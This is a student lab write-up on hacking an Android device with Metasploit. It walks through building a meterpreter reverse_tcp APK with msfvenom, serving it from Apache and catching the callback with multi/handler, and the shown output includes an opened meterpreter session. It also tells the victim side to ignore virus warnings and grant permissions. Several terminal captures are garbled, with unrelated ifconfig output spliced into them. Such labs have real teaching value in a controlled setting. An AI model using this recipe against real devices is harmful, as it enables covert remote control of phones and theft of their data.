

HACKING MOBILE PLATFORMS

BY

DEWTON KIPROP

LAB 1

Lab Tasks


Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

- Turn on your attacking machine for my case (kali Linux offensive) and android virtual machines.
- Switch to the kali Linux virtual machine log in, enter user name and password then press enter.
- Terminal Opening: To open a Terminal session, click the MATE Terminal icon at the top of the Desktop window.

Getting to the Root User: Type sudo su into the Kali Linux Terminal window and hit Enter. With this command, you can run programs as the root user.


Entering a Password: Enter the password and hit Enter when prompted in the [sudo] password for attacker area. Keep in mind that the password you typed won't show up on the screen.

How to Access the Root Directory: To access the root directory, type cd and hit Enter.




PostgreSQL service startup:

Enter service PostgreSQL start in the Parrot/kali Terminal window and hit Enter. With this command, the PostgreSQL database service is started.



A screenshot of a terminal window on a Kali Linux desktop environment. The terminal is running as root, indicated by the red '(root@kali)' prefix. The user has typed the command 'service postgresql start' and pressed Enter. The terminal shows the command and a blank line below it, indicating the command has been processed.

Checking attacking machine Ip by typing ifconfig.




A screenshot of a terminal window on a Kali Linux desktop environment. The terminal is running as root, indicated by the red '(root@kali)' prefix. The user has typed the command 'ifconfig' and pressed Enter. The terminal displays the network interface configuration for the system. It shows two active interfaces: 'eth0' and 'eth1'. 'eth0' is connected to an Ethernet adapter with MAC address 08:00:27:07:5b:b4, IP address 192.168.56.101, and subnet mask 255.255.255.0. 'eth1' is connected to another Ethernet adapter with MAC address 08:00:27:6e:22:a5, IP address 192.168.56.101, and subnet mask 255.255.255.0. Both interfaces show no errors or dropped packets. A loopback interface 'lo' is also listed with IP 127.0.0.1 and subnet mask 255.0.0.0.

Generating Reverse Meterpreter Application: In the Parrot/kali Terminal window, type the following command and press Enter to generate a reverse meterpreter application named androidapp.apk:


```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 R > /var/www/html/androidapp.apk
```

Note: This command creates an APK (androidapp.apk) in the /var/www/html/ directory. Here, 192.168.56.101 represents the IP address of the Parrot Security machine.




```
(root㉿kali)-[~/home/king]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 R > /var/www/html/androidApp.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes

[root@kali ~]# service apache2 start
```



```
(root㉿kali)-[~/var/www/html]
└─# cp /root/Desktop/Backdoor.apk /var/www/html/share/
[root@kali ~]#
```

Checking if the share folder is available by running the command ls -l



```
(root㉿kali)-[~/var/www/html]
└─# ls -l
total 20
-rw-r--r-- 1 root root 10701 Mar  7 19:21 index.html
-rw-r--r-- 1 root root  612 Mar  7 19:00 index.nginx-debian.html
drwxr-xr-x 2 root root  4096 Mar  8 12:18 share

[root@kali ~]#
```

Now type service apache2 start and press enter to start the Apache web browser.

```
(root@kali)-[/var/www/html] 0 overruns 0 carrier 0 collisions 0
└# service apache2 start

[root@kali ~]
```

Checking apache2 status by typing service apache2 status.

```
(root@kali)-[/home/king]
└# service apache2 status
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor p>
  Active: active (running) since Sat 2024-03-09 07:31:33 EST; 1h 3min ago
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 1956 ExecStart=/usr/sbin/apachectl start (code=exited, status=0>
 Main PID: 1967 (apache2)
   Tasks: 8 (limit: 2200)
  Memory: 24.2M
    CPU: 521ms
   CGroup: /system.slice/apache2.service
           ├─1967 /usr/sbin/apache2 -k start
           ├─1973 /usr/sbin/apache2 -k start
           ├─1974 /usr/sbin/apache2 -k start
           ├─1975 /usr/sbin/apache2 -k start
           ├─1976 /usr/sbin/apache2 -k start
           ├─1977 /usr/sbin/apache2 -k start
           ├─3124 /usr/sbin/apache2 -k start
           └─6993 /usr/sbin/apache2 -k start
Mar 09 07:31:32 kali systemd[1]: Starting The Apache HTTP Server ...
Mar 09 07:31:33 kali systemd[1]: Started The Apache HTTP Server.

[root@kali ~]
```

Type msfconsole and press enter to launch Metasploit framework.

```
(root@kali)-[/var/www/html]
└# msfconsole
```

In msfconsole, type use exploit/multi/handler and press enter

```
File Actions #####
ether ###### ###### 1000 (Ethernet)
RX packets ###### ## Frame 0
TX errors ###### over ###### carrier 0 collisions 0
TX errors ###### over ###### carrier 0 collisions 0
eth0 Flags=4163 MTU:1500
inet 192.168.96.255 brdcast 192.168.96.255
inet6 fe80::41c:9ff%eth0 brd fe80::ff:fe96:9ff%eth0 mtu 1280 linklayer
ether ###### 1000 (Ethernet)
RX packets # ## # ## #
TX errors ###### over ###### carrier 0 collisions 0
TX errors ###### over ###### carrier 0 collisions 0
https://metasploit.com

[*] Flags=73 (UP,LOOPBACK,RUNNING) MTU:1536
=[ metasploit v6.1.27-dev ]]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]]
+ -- --=[ 9 evasion ]]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Now issue the following commands to the msfconsole

- Set payload android/meterpreter/reverse_tcp
 - Type set LHOST (Ip) 192.168.56.101 and press enter
 - Type show options and press enter. This command lets you know the listening port.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name   Current Setting  Required  Description
      _____|_____|_____|
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 64  bytes 10212 (9.9 KiB)
Payload options (android/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
      _____|_____|_____|
      LHOST  192.168.56.101  yes       The listen address (an interface may b
                                     e specified)
      LPORT  4444  packets 651  bytes 237989 (232.4 KiB)
Exploit target:
Id  Name
--  -----
0   Wildcard Target
```

Type `exploit -j -z` or `exploit` and press enter. This command runs the exploit as a background job.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (77780 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.1:57876 )
at 2024-03-09 09:10:12 -0500


meterpreter > sessions
```

```
RX errors 0 dropped 0 overruns 0 frame 0
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.101:4444
msf6 exploit(multi/handler) > 
```

Switch to android emulator virtual machine.


In the android emulator Gui click the chrome icon on the lower section of the home screen to launch the browser.



In the address bar, type <http://192.168.56.101:8000/androidApp.apk> and press enter.

Note if the pop up appears click allow.

This will download direct.




Today - Mar 9, 2024




androidApp.apk
9.95 KB • 192.168.56.101

⋮



- Post-Download Notification: After the download completes, a notification will appear at the bottom of the browser window.
- Opening the Application: Click "Open" in the notification to launch the downloaded application.
- Storage Access Pop-up: If Chrome requests storage access for file downloads, a pop-up will appear. Click "Continue" to grant the necessary permissions.
- Ignoring Virus Warning: If a pop-up indicates that the file contains a virus, disregard the message and proceed with the download.
- Allowing Chrome Access: In response to the prompt "Allow Chrome to access photos, media, and files on your device?", click "ALLOW" to permit necessary access.
- Handling Warning Messages: If any warning messages appear at the lower section of the browser window, click "Ok" or "Download anyway" to proceed with the download and installation.
- After the download is finished, a notification appears at the bottom of the browser but in our case, it is at the top window. Click open to open the application.

